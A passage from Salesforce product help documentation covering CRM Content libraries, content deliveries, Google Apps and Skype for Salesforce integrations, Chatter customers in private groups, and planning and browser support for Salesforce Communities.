- **Num Comments**—This content is sorted in descending order according to the highest number of viewer comments. The bar graphic indicates how one record compares to another. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the content with associated comments.

Popular Tags

This section, commonly referred to as a "tag cloud," shows you how the content in your libraries has been labeled. Tags are descriptive terms assigned during upload or revision that help classify and organize content. Click a tag name to view search results containing all the files, Web links, and Google docs with that tag. The tag names increase in size within the tag cloud according to popularity, meaning that the largest tags have been assigned to the most content. You can choose to sort the tags alphabetically or by popularity. The tag cloud contains the 30 most popular tags.

Recent Activity

This section is a snapshot of activity within your libraries. It shows the most recent files, Web links, and Google docs to receive comments, votes, or subscriptions. Featured content and newly published content are also included, but new versions of existing content, archived content, and deleted content do not appear in the Recent Activity section. Use the **Older** and **Newer** buttons to scroll through records. The Recent Activity section contains a maximum of 100 records.

Most Active Contributors

This section shows the authors who have published content into your libraries most frequently. The names increase in size according to activity, so the largest names are the authors who have contributed the most content.

My Private Files

The My Private Files tab on the libraries home page is your private library. When you upload or create content and do not select a public library, your content is stored in your private library. You can publish content to a public library at any time or leave content in your private library indefinitely. Content in your private library can be assembled in content packs. It can also be sent to leads and contacts outside your organization using the content delivery feature. See Set Up Content Deliveries on page 3866 for more information. The My Private Files tab has the following sections:

Private Library

If you choose the **Save to my private library** option when publishing a file, Web link, content pack, or Google doc, your content is saved here. You can publish or delete files from this list or click the file's name to view its content details page. The following options that are available on the content details page for shared content are not available for private-library content: tagging, rating, subscribing, tracking downloads, tracking subscriptions, or using custom fields. If you publish a file from the Private Library list and click **Cancel** during the publishing process, your file is deleted.

Upload Interrupted

If an error occurs when you are uploading a new file, for example your browser crashes or your session times out, the file you were uploading is saved here. Click **Publish** to publish the file to a public library or save it to your private library. If you click **Cancel** on the Save or Publish Content dialog, your file will be deleted.

Revision Upload Interrupted

If an error occurs when you are uploading a new version of a file, the file you were uploading is saved here. Users can continue to access the original version. Click **Publish** to publish the file to a public library or save it to your private library. If you click **Cancel** on the Save or Publish Content dialog, your file will be deleted.

SEE ALSO:

Set Up Content Deliveries

Create and Modify Content Packs in Salesforce CRM Content

Content Deliveries

Creating Content Deliveries

A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. Content deliveries are available in Salesforce Classic only. However, Lightning Email generates delivery-based links as email attachments for Lightning Experience users who have access to the Content Deliveries feature.

A content delivery can be created from the Content Deliveries related list on most Salesforce objects. Salesforce CRM Content users can also create a content delivery from the content details page or the Related Content related list.

To create a new content delivery:

1. From the Content Deliveries related list, Related Content related list, or the content details page, click **Deliver Content**.
2. Upload a file or confirm the file name. If you are a Salesforce CRM Content user, search for the content in your libraries that you want to deliver. Salesforce CRM Content users can search for content in shared libraries or a personal library.
3. Optionally, modify the `Delivery Name` field. This is the name that identifies your content delivery in Salesforce. We recommend using a name that will make the delivery easily distinguishable from other deliveries on the same record. The default delivery name includes the file name and today's date.
4. Select the delivery methods that determine how your content can be viewed. The options that appear depend on the file format you uploaded.
   - Choose `Allow Recipient to View in the Browser` to create an online version of the file that recipients can view in their browser.
   - Choose `Allow Recipient to Download as` *`[file type]`* `file` to allow the recipient of your content delivery to view the content in its original format. For example, if you uploaded a Microsoft® Word file, this field will be `Allow download as .doc file.`

     Note: If a preview of the file doesn't exist in Salesforce, users can download the delivered file regardless of whether or not downloading is allowed. File previews are made the first time they are requested in Salesforce, but not before. Viewing a file's detail page or posting it to a feed generate file previews.
   - Choose `Allow Recipient to Download as PDF` to allow recipients to download a .pdf version of the file. This option is only available for Microsoft® PowerPoint, Word, and Excel files.
5. Select `Notify Me of First View or Download` if you want to receive an email the first time your recipient clicks the content-delivery URL.
6. If the content you are delivering is time-sensitive, select the `Remove Access to Content on` checkbox and enter an expiration date. By default, the expiration date is 90 days from the current date. After creating your content delivery, you can change the expiration date at any time on the delivery detail page.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Salesforce CRM Content available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create content deliveries from a shared library in Salesforce CRM Content:
- Member of the library

  AND

  "Deliver Content" checked in your library permission definition

To create content deliveries from a personal library inSalesforce CRM Content:
- "Deliver Uploaded Files and Personal Content" checked in your general permission definition

To create content deliveries (non-Content user):
- "Deliver Uploaded Files and Personal Content" checked in your general permission definition

7. Optionally, select `Require a Password to Access Content`. When you create the content delivery you will receive a password to include with the delivery URL that you send to your recipients. The password is available for the life of the delivery on the delivery detail page.
8. Optionally, use the lookup to associate your content delivery with a Salesforce record. The record you were viewing when you clicked **Deliver Content** is selected by default.
9. Click **Save & Next**. Your delivery will usually be ready within a few moments, but you can click **Notify Me** to exit the content delivery wizard and be notified via email when your content delivery is ready.
10. If you did not exit the content delivery wizard, click **Preview** to verify that you are satisfied with the delivery.

    Important: Formatting in the original file may not display correctly in the online version. If you chose `Allow Recipient to View in the Browser`, preview your content delivery before sending its URL to your recipients. If you are not happy with the quality of the online version, click **Previous** and choose to make your content available in its original file format or a PDF only.

11. Copy and paste the delivery URL and, if applicable, its password into an email or instant message for delivery. The URL is available on the delivery detail page. For more information, see Viewing and Editing Content Deliveries.

SEE ALSO:

Share Files via Link

Viewing and Editing Content Deliveries

On the Content Deliveries related list or the Content Deliveries list page, click the name of a content delivery to open the detail page.

Viewing Content Delivery Details

The delivery detail page provides all the information associated with a content delivery, including the number of times the delivery has been viewed, and the delivery settings. The URL providing access to the content delivery is visible only if you have access to the content or to a record associated with the content, or are the content delivery owner. For a description of each field, see Content Delivery Fields.

Editing Content Delivery Details

Click **Expire Now** to immediately remove access to the content delivery. Click **Edit** to modify details such as the delivery methods, expiration date, or the record the delivery is associated with. For a description of each field, see Content Delivery Fields.

Deleting Content Deliveries

Click **Delete** to remove access to the content delivery and delete the delivery record from Salesforce. Salesforce CRM Content users cannot delete files that are associated with a content delivery until the content delivery is deleted.

Tracking Content Deliveries

Each time a content delivery's URL is opened, Salesforce records the event as a *view*. The Views related list on the content delivery detail page lists every view associated with the delivery. Information about the view includes the date and time, whether the view was by an internal (Salesforce) user, and whether the view included a download. If the content delivery provided the ability to download the file in its original file format or as a PDF file, the `File Downloaded` flag indicates that a download occurred, but you cannot distinguish between file types.

SEE ALSO:

Create and Modify Content Packs in Salesforce CRM Content

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Salesforce CRM Content available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the delivery detail page:

- Access to the associated content details page in Salesforce CRM Content

  OR

  Access to the record associated with the content delivery

To edit, expire, or delete a content delivery:

- Owner of the record

  OR

  "Modify all Data"

Using the Content Deliveries Related List

A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. Content deliveries are available in Salesforce Classic only. However, Lightning Email generates delivery-based links as email attachments for Lightning Experience users who have access to the Content Deliveries feature.

From the Content Deliveries related list on leads, business accounts, contacts, opportunities, cases, campaigns, and custom objects you can:

- Click **Deliver Content** to create a new content delivery and associate it with the record you are viewing. For more information, see Creating Content Deliveries.
- Click **Preview** to open the content delivery. Each time you view a content delivery, it is recorded as one internal view on the Views related list.
- Click the content delivery name to open the detail page for that delivery. For more information, see Viewing and Editing Content Deliveries.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create a content delivery:
- None

To edit a content delivery:
- Owner of the record

  OR

  "Modify all Data"

Google Apps

Integrate Google apps like Google Docs and Gmail with Salesforce.

Google Apps Overview

Use Google Docs in Salesforce

Add Google Docs to Salesforce

Add an existing Google doc to any record or library in Salesforce.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Google Apps Overview

Note: Not all Google Apps features are available in Lightning Experience. Those that are available may not look the same as they do in Salesforce Classic.

Google Apps™ is a suite of on-demand communication and collaboration services hosted by Google and designed for business users. Salesforce integrates key Google Apps services and provides several AppExchange apps that enhance and customize Google-related functionality.

The following services for Google Apps are integrated with Salesforce and require a simple activation by a Salesforce administrator:

Add Google Docs to Salesforce

Google Docs™ allows you to create on-demand documents, spreadsheets, and presentations, edit them in your browser, and work together in real time with other collaborators. When the Add Google Docs to Salesforce service is activated, you can:

- Use the Google Docs, Notes, & Attachments or Google Docs & Attachments related list on any Salesforce record to create, edit, or view Google docs and associate them to a record.
- Share a Google doc with any Google Apps user in your organization.
- Associate Google docs with Salesforce records even when you are not working in Salesforce by using the **Add Google Doc to Salesforce** browser button.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

- Add Google docs to Salesforce CRM Content, which allows you to manage all types of content in a centralized location.

Gmail to Salesforce

Gmail™ is a Web-based email application that operates on all standard browsers and can be used with your company's domain. Use Gmail to Salesforce to automatically log emails you send from your Gmail account as activities on lead and contact records in Salesforce.

Gmail Buttons and Links

Gmail Buttons and Links adds **Gmail** links next to email fields on all records and adds **Compose Gmail** buttons in Activity History on leads and contacts. When you select a Gmail link or **Compose Gmail**, Salesforce automatically logs you in to your Gmail account and automatically populates the **To** field. If Gmail to Salesforce is activated, Salesforce also populates the **BCC** field with your Email to Salesforce address.

Use Google Docs in Salesforce

Use Google Docs™ to create and share on-demand documents, presentations, and spreadsheets ("Google docs") and see your changes in real time as you collaborate with other users. Because your content is stored within Google, there is no need to manage versions or send attachments by email—simply log in with your Google Apps account and view the current document or its revision history.

Salesforce and Google Apps allows you to integrate Google Docs with Salesforce. The Docs home page in your Google Apps account lists all the Google documents, presentations, and spreadsheets that you have created or that other Google Apps users have shared with you.

For information about Google Docs, refer to Google's online help.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

Using Google Docs in Salesforce

- "Read" on the appropriate record type

  AND

  Google Apps account

Add Google Docs to Salesforce

Add an existing Google doc to any record or library in Salesforce.

Note: To use a Google Apps service in Salesforce, you must be logged in to your Google Apps business account. Business accounts use your organization's domain; for example, *john.doe@company*.com. If you are unsure of your Google Apps username and password, contact your administrator.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

Creating a Google doc and linking it to Salesforce records:

- "Edit" on the appropriate record type

  AND

  Google Apps account

Add a Google Doc to a Salesforce Record

1. Open a case, opportunity, or other record.
2. On the Google Docs, Notes, & Attachments related list or the Google Docs & Attachments related list, click **Add Google Doc**.
3. Enter the name of the Google doc.
4. Enter the Google doc URL.
5. Click **Save**.

Add a Google Doc to a Salesforce CRM Content Library

1. On the **Libraries** tab or on a library detail page, click **Add Google Doc**. Log in to Google Apps if prompted.
2. Enter the Google Doc URL.
3. Click **Contribute**.
4. Enter a title and select a library. See Publish Files to Libraries for detailed instructions on publishing content to a library.
5. Click **Publish**.

Note: While you have your Google doc open, remember to share it with other Google Apps users in your organization. Only people with access to the Google doc in their Google Apps account can open the doc from Salesforce.

Tip: For information about using Google Docs, refer to Google's online help.

SEE ALSO:

Use Google Docs in Salesforce

Skype for Salesforce (Beta)

Skype for Salesforce integrates Salesforce and Skype for Business®, allowing your users to chat with and make audio and video calls to other users without leaving Salesforce. Skype for Salesforce is available only if your business has a Skype for Business online license.

Note: This release contains a beta version of Skype for Salesforce, which means it's a high-quality feature with known limitations. Skype for Salesforce isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for Skype for Salesforce in the IdeaExchange.

EDITIONS

Available in: **Developer**, **Enterprise**, **Performance**, **Professional**, and **Unlimited** Editions

Enable Skype for Salesforce

Enable Skype for Salesforce in your org, and authorize Salesforce to access Skype for Business®.

Give Users Skype Conversation Permissions

Skype for Salesforce integrates Salesforce and Skype for Business®, allowing you to communicate with other users in your org. Your users can't use Skype for Salesforce until you've created a permission set and assigned it to them.

Chat Using Skype for Salesforce

Initiate Skype chat, video calls, and audio calls within Salesforce.

Enable Skype for Salesforce

Enable Skype for Salesforce in your org, and authorize Salesforce to access Skype for Business®.

1. From Setup, enter *Skype for Salesforce* into the Quick Find box, then click **Skype for Salesforce**.
2. Click **Enable Skype Presence, Chat and Audio/Video (Beta)**.
3. Click **Authorize Skype for Salesforce**, and ask your org's Microsoft Office 365® administrator to sign in. This gives Salesforce access to Skype for Business.
4. Deactivate the Enable Lightning LockerService Security critical update.
   a. From Setup, enter *Critical Updates* in the Quick Find box, then click **Critical Updates**.
   b. For the Enable Lightning LockerService Security critical update, click **Deactivate**.
   c. Enter a comment, and then click **Deactivate**.
5. Enable Notes for your org if you want to give users the ability to save chat conversations.

Note: Users can chat using Skype for Salesforce on any supported browsers for Lightning Experience. Users can make audio and video calls using Skype for Salesforce only from Microsoft Edge or Apple Safari®.

EDITIONS

Available in: Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To enable Skype for Salesforce:
- "Customize Application"

SEE ALSO:

Give Users Skype Conversation Permissions

Give Users Skype Conversation Permissions

Skype for Salesforce integrates Salesforce and Skype for Business®, allowing you to communicate with other users in your org. Your users can't use Skype for Salesforce until you've created a permission set and assigned it to them.

1. From Setup, enter *Permission Sets* into the Quick Find box, then click **Permission Sets**.
2. Either create a permission set or click an existing one.
3. Click **System Preferences**.
4. Click **Edit**.
5. Select the **Skype Conversation** permission, and click **Save**.
6. Click **Manage Assignments**.
7. Select which users you want to give access to Skype for Salesforce, and click **Add Assignments**.

When Skype for Salesforce is enabled, users who have the Skype Conversation permission see a banner prompting them to sign in to Microsoft Office 365®. After they link their Office 365 account to Salesforce, users can see who's online, initiate audio and video calls, and chat.

EDITIONS

Available in: Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To assign permission sets:
- "Assign Permission Sets"

SEE ALSO:

Enable Skype for Salesforce

Chat Using Skype for Salesforce

Initiate Skype chat, video calls, and audio calls within Salesforce.

To use Skype for Salesforce, you must have a Microsoft Office 365® account. Also make sure that your Salesforce admin has enabled the feature, and given you the Skype Conversation permission.

1. When you log in to Salesforce, a banner prompts you to log in to Office 365. Click **Connect Office 365.**
2. Click **Sign in** and use your Office 365 or Skype for Business® credentials to sign in.

Now that you've signed into Office 365, on any Lightning Experience page, hover over someone's name. You see their Skype presence—whether they are online or offline—and the Message button.

To start a chat, click **Message**. If Notes is enabled for your org, click **Save Conversation** to save your chat as a note. Saved chats are accessible on the Notes tab in Salesforce.

To start a conversation, click **Message**. In the messenger window, click **Call** or **Video Call** to initiate a voice or video conversation, respectively.

Note: Users can chat using Skype for Salesforce on any supported browsers for Lightning Experience. Users can make audio and video calls using Skype for Salesforce only from Microsoft Edge or Apple Safari®.

EDITIONS

Available in: Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

View and chat with other users on Skype
- "Skype Conversation"

SEE ALSO:

Enable Skype for Salesforce

Collaborate with Partners and Customers

Share updates with customers and partners in Chatter groups.

About Chatter Customers in Private Groups

Adding or Removing Customers in Chatter Groups

About Chatter Customers in Private Groups

Chatter customers are users outside your company's email domains who can only see groups they're invited to and interact with members of those groups; they can't see any Salesforce information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter customers:

- Can only be added to Chatter if:
  - A manager or owner of a group that allows customers invites them to the group.
  - An administrator adds them in Setup by entering *Users* in the Quick Find box, then selecting **Users**.
- Can only see:
  - Groups they belong to.
  - People in groups they belong to. Customers only see limited profiles including photo, name, title, email, common group memberships, common files, and activity statistics and influence. They can't post to profiles.
  - Files shared to groups they belong to.
- Can't see:
  - Records or other Salesforce information, even in search results.
  - Topics, including topics in the feed, the topics list, topic detail pages, Recently Talked About, and Trending Topics. (Customers can see hashtag (#) topics.)
  - Recommendations and can't be recommended to others. Additionally, groups that allow customers can't be recommended.
- Are identified as a customer in profiles and groups they belong to. Customers and groups with customers are easily identified by the orange upper left corner of their photo.
- Have limited profiles, including name, photo, title, company, email, feed, group membership, file ownership, and activity statistics and influence.
- Can't be followed. Additionally, customers can't follow people or files.
- Can be group members and managers. If the customer is a manager, they will be able to see users who request to join the group, even if they aren't in other common groups, and approve requests.
- Can't own, create, delete, moderate, join, or ask to join groups.
- Can invite people that they're in common groups with to join groups that they manage.
- Can't invite people inside your company's domain whose profiles they can't see.
- Can't chat on page 3222 with other users.

Note:

- When you invite someone as a customer to your group, they are given a unique username and password to log in to this group within your organization, even if they're already a member of another Salesforce organization. They will not be able to use other Salesforce logins to access your customer group.
- If a customer has an issue logging in to the group, verify that they are using the username and password from the welcome email they received after registering for the group. If the problem persists, ask your administrator for help.
- If a customer loses their password, they can use the Forgot Password option to reset it. If they don't have their username, they should contact the administrator of the organization in which they're a customer to recover it.

Considerations for Mobile Users

Chatter customers are able to log in and use the Salesforce1 apps and the Chatter Mobile for BlackBerry app. The same restrictions are applied to customer users as when using Chatter on the Web.

SEE ALSO:

Chatter Groups

Adding or Removing Customers in Chatter Groups

Adding or Removing Customers in Chatter Groups

If customer invitations are enabled for your organization, you can add, remove, and invite customers in private groups you own or manage that allow customers.

1. Navigate to a group detail page.
2. To add people who aren't already customers in your company, click **Invite People**, or **Add/Remove Members** > **Invite them to Salesforce Chatter!**. Enter email addresses separated by commas, and an optional message, and click **Send**.

   When someone accepts your invitation, they join Chatter and become a member of the group.
3. To add people who are already customers in your company, click **Add/Remove Members**, then:
   - Search using the `Find People` search box.
   - Toggle between **Members** of the group and **Everyone** in your company.
   - Use the **Next** and **Previous** links to see more of the list.
   - Click **Add** to add a customer, or × to remove a customer.
   - Click **Done** when you're finished.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Note:

- When you invite someone as a customer to your group, they are given a unique username and password to log in to this group within your organization, even if they're already a member of another Salesforce organization. They will not be able to use other Salesforce logins to access your customer group.
- If a customer has an issue logging in to the group, verify that they are using the username and password from the welcome email they received after registering for the group. If the problem persists, ask your administrator for help.

- If a customer loses their password, they can use the Forgot Password option to reset it. If they don't have their username, they should contact the administrator of the organization in which they're a customer to recover it.

SEE ALSO:

Add and Remove Chatter Group Members

View Chatter Group Members

Other Resources

Need more info? Check out these videos and tipsheets.

Tip Sheets

Videos for Collaboration

Tip Sheets

In addition to online help, Salesforce publishes printable documentation to help you learn about our features.

These documents include tip sheets, user guides, and other resources that describe the features and capabilities of Salesforce. These documents are available as Adobe® PDF files. Adobe Reader® is required to open PDF files; to download the latest version of Reader, go to `www.adobe.com/products/acrobat/readstep2.html`.

Salesforce CRM Content

- *Tips for Using Content Deliveries*

Videos for Collaboration

In addition to online help, Salesforce creates video demos to help you learn about our features.

Communities and Chatter

Video Title	For End Users	For Admins
Discover and Organize with Chatter Topics (Salesforce Classic) Use Chatter topics to see what people are talking about, organize the conversations you want to be a part of, and discover people and groups that are interested and knowledgeable in the same areas.	✔	
Get Started with Salesforce Files Sync Learn how to sync files between your computer or mobile device and Salesforce so you always have the latest version of every file.	✔	

SET UP AND MANAGE SALESFORCE COMMUNITIES

Communities are branded spaces for your employees, customers, and partners to connect. You can customize and create communities to meet your business needs, then transition seamlessly between them.

You can use Communities to:

- Drive more sales by connecting your employees with your distributors, resellers, and suppliers
- Deliver world-class service by giving your customers one place to get answers
- Manage social listening, content, engagement, and workflow all in one place

Communities can be based on standard Salesforce functionality and tabs, or on one of our preconfigured templates. Communities can be used to share a subset of features and data from your internal Salesforce org. Communities can also be customized to use your company branding.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Communities live inside your org and can be easily accessed from the global header using the drop-down menu in the top left corner of Salesforce or in the Salesforce1 Mobile Browser App. Use this menu to switch between your communities and your internal Salesforce org.

Salesforce Communities Overview

Communities are a great way to share information and collaborate with people outside your company who are key to your business processes, such as customers or partners. Use easy point-and-click branding tools with Lightning templates or go with the Visualforce to create branded collaboration spaces.

Access Communities in Salesforce1

Accessing communities from the Salesforce1 mobile app depends on several factors, including the type of template used to create the community and the licenses and permissions of community members.

Setting Up a Community

Setting up a community includes a series of tasks that you must perform in Salesforce setup and in the community itself. From enabling communities to setting up user profiles for community membership and designing your community, we've got you covered!

Community Security and Authentication

You can help keep your community more secure by authenticating users and encrypting some of the community's data.

Plan Your Community Design Strategy

Which Community Template Should I Use?

Community templates let you build a community that gives customers the same visual and functional experience on tablets, mobile devices, or their desktops.

Customize Communities with Community Builder

Use templates to quickly set up a community and then customize it with your company's branding, share Salesforce records with community members, and work with them in a collaborative space that meets your needs.

Lightning Bolt Solutions: Build Once, Then Distribute and Reuse

Lightning Bolt makes it easy to create and export industry-specific solutions and use them to jump-start new communities, or package and distribute them for others to use. Save time by building once, then reusing. Whether it's for your own org or you're a consulting partner or ISV, you can reduce the time required to build communities and cut development costs.

Community Management

Community Management is your one-stop shop for administering, managing, and moderating your community.

Community Reporting

Use community reporting to see short-term and long-term trends in various areas of your community. The preconfigured AppExchange package makes reporting a snap for community managers. You can also give the power of reporting to your community members.

Educate Your Users About Communities

Tell community members what to expect from their community experience.

SEE ALSO:

Plan Your Implementation

Enable Salesforce Communities

Create Communities

Manage Your Community

Salesforce Communities Overview

Communities are a great way to share information and collaborate with people outside your company who are key to your business processes, such as customers or partners. Use easy point-and-click branding tools with Lightning templates or go with the Visualforce to create branded collaboration spaces.

You can create multiple communities within your organization for different purposes. For example, you could create a customer support community to reduce support costs, or a channel sales community for partner deal support, or you could have a community dedicated to an upcoming event.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Communities can be based on standard Salesforce functionality and tabs, or on one of our preconfigured templates. Communities can be used to share a subset of features and data from your internal Salesforce org. Communities can also be customized to use your company branding.

Learn About Communities

Before you create a community, we recommend going over a few key concepts in Trailhead.

- Community Basics
- Community Rollout Strategy

Create, Design, and Manage Communities

- Set Up and Manage Communities (PDF)
- Use Templates to Build Communities (PDF)
- Community Managers Guide (PDF)
- Report on Communities with the AppExchange Packages for Community Management
- SEO Best Practices
- Create Partner Communities (PDF)

Limitations, Supported Browsers, Mobility

- Communities Limits
- Supported Browsers for Communities
- Access Communities in Salesforce1

Advanced Community Customization

- Lightning Components in Community Builder
- Lightning Component Developer's Guide
- Visualforce Developer's Guide
- Visualforce Component Reference

AppExchange Packages to Use with Communities

- Community Management Package for Communities with Chatter
- Community Management Package for Communities without Chatter

Going From Portals to Communities

- Migrating from Portals to Communities (PDF)
- Create and Manage Partner Portals (PDF)

Stuck? Ask for Help in a Success Community

- Community Cloud
- Community Implementation
- Community Management

Plan Your Implementation
It helps to make a few key decisions well in advance of setting up your community and customizing it.

Prerequisites

How Communities Uses Lightning
There's lots of Lightning striking Salesforce these days and it can be tricky to know how it all works together. Here's the rundown.

Supported Browsers for Communities
Communities browser support varies by the device on which you access the community and the community template.

Plan Your Implementation

It helps to make a few key decisions well in advance of setting up your community and customizing it.


- Determine the business requirements of the community. What types of users are you creating the community for? You could start by identifying the main use cases you want to support, such as customer support, self-service, or marketing.
- Estimate the size of the community. This will help determine your licensing requirements.
- Decide if you want your community content to be publicly available to guest users without licenses
- Plan the look-and-feel of your community and then evaluate the available customization options. With Communities, you have the following choices:
  - **Use Visualforce to customize the out-of-the-box community tabs**: Communities comes with some out-of-the-box branding themes that you can use along with standard Salesforce tabs in your community. In addition, you can use Visualforce to extensively customize your community's appearance and leverage all the capabilities of the Force.com platform. This option requires programming capabilities.
  - **Use Community Builder with templates**: Community Builder comes with rich, stylized templates for communities targeted at customer support scenarios. Templates offer easy customization via an intuitive GUI and allow for a quick rollout of your community with minimal configuration in Site.com. This option doesn't require programming experience or knowledge of the Force.com platform. Need help deciding on a template? Check out the template comparison.

  For more information about these options, see Choosing Between Community Builder and Force.com Sites.
- Determine if any of the community limits will affect your implementation.

Prerequisites

Before you enable Communities:

- Ensure that your organization has Communities licenses. From Setup, enter *Company Information* in the Quick Find box, then select **Company Information**. Your licenses are listed near the bottom of the page.
- Enable the global header for employees or internal users in your organization that you plan to add as members of your community. The global header lets you easily switch back and forth between your internal organization and your community. Note that the global header introduces some navigation and look-and-feel changes that will be unfamiliar to your users, so plan to alert them ahead of time.



How Communities Uses Lightning

There's lots of Lightning striking Salesforce these days and it can be tricky to know how it all works together. Here's the rundown.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

What is Salesforce Lightning?

Lightning includes the Lightning Component Framework and some exciting tools for developers. Lightning makes it easier to build responsive applications for any device.

Lightning includes these technologies:

- **Lightning components**, which give you a client-server framework that accelerates development, and app performance.
- **The Lightning App Builder** lets you build apps and communities visually, without code, using standard and custom-built Lightning components. You can make your Lightning components available in the Lightning App Builder, so administrators can build custom user interfaces without code.
- **The Community Builder** is like the Lightning App Builder, except that it's used to design and build communities using Lightning components. Just like the Lightning App Builder, you can use standard or custom components so administrators can create community pages with point-and-click customization.

Some Salesforce products built with underlying Salesforce Lightning technology include:

- Lightning Experience
- Salesforce1
- The Koa, Kokua, Customer Service (Napili), and Aloha community templates
- Lightning Bolt solutions

What is Lightning Experience?

Lightning Experience is the name of for the desktop user experience, intended for internal Salesforce users only. For more information, see the Lightning Experience section in Help & Training.

When people talk about "Lightning communities", what do they mean?

Lightning in the context of communities means the use of Lightning components to build communities. This is done through out-of-the-box templates, like Customer Service (Napili), or Lightning Bolt solutions.

How is Lightning used in communities?

Lightning Bolt solutions and community templates use the same *underlying* technology as Lightning Experience—namely, the Lightning platform and Lightning components—but you aren't required to enable Lightning Experience to use them.

Think of it this way: You have a dishwasher and a washing machine in your house. Can you turn one on without the other? Of course. Sure, they have a few things in common: They both need electricity to work, they both live in your house, and have the word "wash" in their names. But they run independently of one another.

Note: Although Communities settings are available in Lightning Experience Setup, Communities isn't fully supported in Lightning Experience because the global header isn't available. The global header is what internal users use to switch between their Salesforce org and communities. Without the global header, internal users need to bookmark community URLs to access communities they're members of.

If you enable Lightning Experience in your org, internal users must switch back to Salesforce Classic to access the global header.

Here are some common questions (and answers!) to consider when you're thinking of using Lightning component-based community templates.

Do I need to turn on Lightning Experience in my internal org to use Lightning-based template communities?
No! Koa, Kokua, Customer Service (Napili), and Aloha use the same underlying technology as Lightning Experience, *but are independent of one another*.

If I turn on Lightning Experience in my internal org, can I still use the Salesforce Tabs + Visualforce template for a community?
Yes! Turning on Lightning Experience for your internal users has no impact on what template you use in our external-facing communities.

Creating a community is essentially like building a web site. You can build it with Lightning or with Visualforce and Force.com. The UI enabled in your internal Salesforce org makes no difference to what UI technology you use for your community.

If I build a custom Lightning component for the App Builder, can I use it in Community Builder?
Yes! See Configure Components for Communities for more information.

Can I enable Lightning Experience for my Salesforce Tabs + Visualforce communities?
No. By definition, a community that uses Salesforce Tabs + Visualforce uses Visualforce and the Force.com technology framework. There's no toggle in a Salesforce Tabs + Visualforce community that allows you to switch to Lightning technology. Also, remember that Lightning Experience is a user experience for internal Salesforce users only.

If you want a community with the Lightning look and feel, you'll need to create a new community with a community template that uses Lightning technology.

If I turn on Lightning Experience in my internal Salesforce org, are there communities-related features that I can't use?
Switch to Salesforce Classic for the following functionality:

- The global header
- Creating and disabling partner accounts and users
- Creating and disabling customer accounts and users
- Logging in as a community user
- Using delegated administration

Note: Most of the functionality currently available in Saleforce Classic only is for the Salesforce admin. You can always assign Lightning Experience permissions to various profiles in your Salesforce org, and keep your system admin profile on Saleforce Classic.

Supported Browsers for Communities

Communities browser support varies by the device on which you access the community and the community template.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Tabs + Visualforce

Communities that use the Salesforce Tabs + Visualforce template are supported on desktop devices on all the browsers supported by Salesforce. These communities are also accessible from Salesforce1 apps.

Koa, Kokua, and Customer Service (Napili)

Communities that use the Koa, Kokua, and Customer Service (Napili) templates are supported in the following browsers.

On Desktop Computers

Platforms	Apple Safari (Latest Version)	Google Chrome™ (Latest Version)	Microsoft® Internet Explorer® 11	Microsoft® Edge (Windows® 10 only)	Mozilla® Firefox® (Latest Version)
Apple® Mac OS® Desktop	✔	✔			✔
Microsoft® Windows® Desktop		✔	✔	✔	✔

On Mobile Devices

Platforms	Apple Safari (Latest Version)	Google Chrome™ (Latest Version)	Microsoft® Internet Explorer® 11	Microsoft® Edge (Windows® 10 only)	Mozilla® Firefox® (Latest Version)
Android™ Phone and Tablet		✔			
iOS Phone and Tablet	✔				
Windows® 8 Phone			✔		
Windows® 10 Phone				✔	

Note: Community Workspaces is only supported by browsers that support Lightning Experience.

SEE ALSO:

Supported Browsers for Salesforce Classic

Supported Browsers for Lightning Experience

Access Communities in Salesforce1

Accessing communities from the Salesforce1 mobile app depends on several factors, including the type of template used to create the community and the licenses and permissions of community members.

EDITIONS

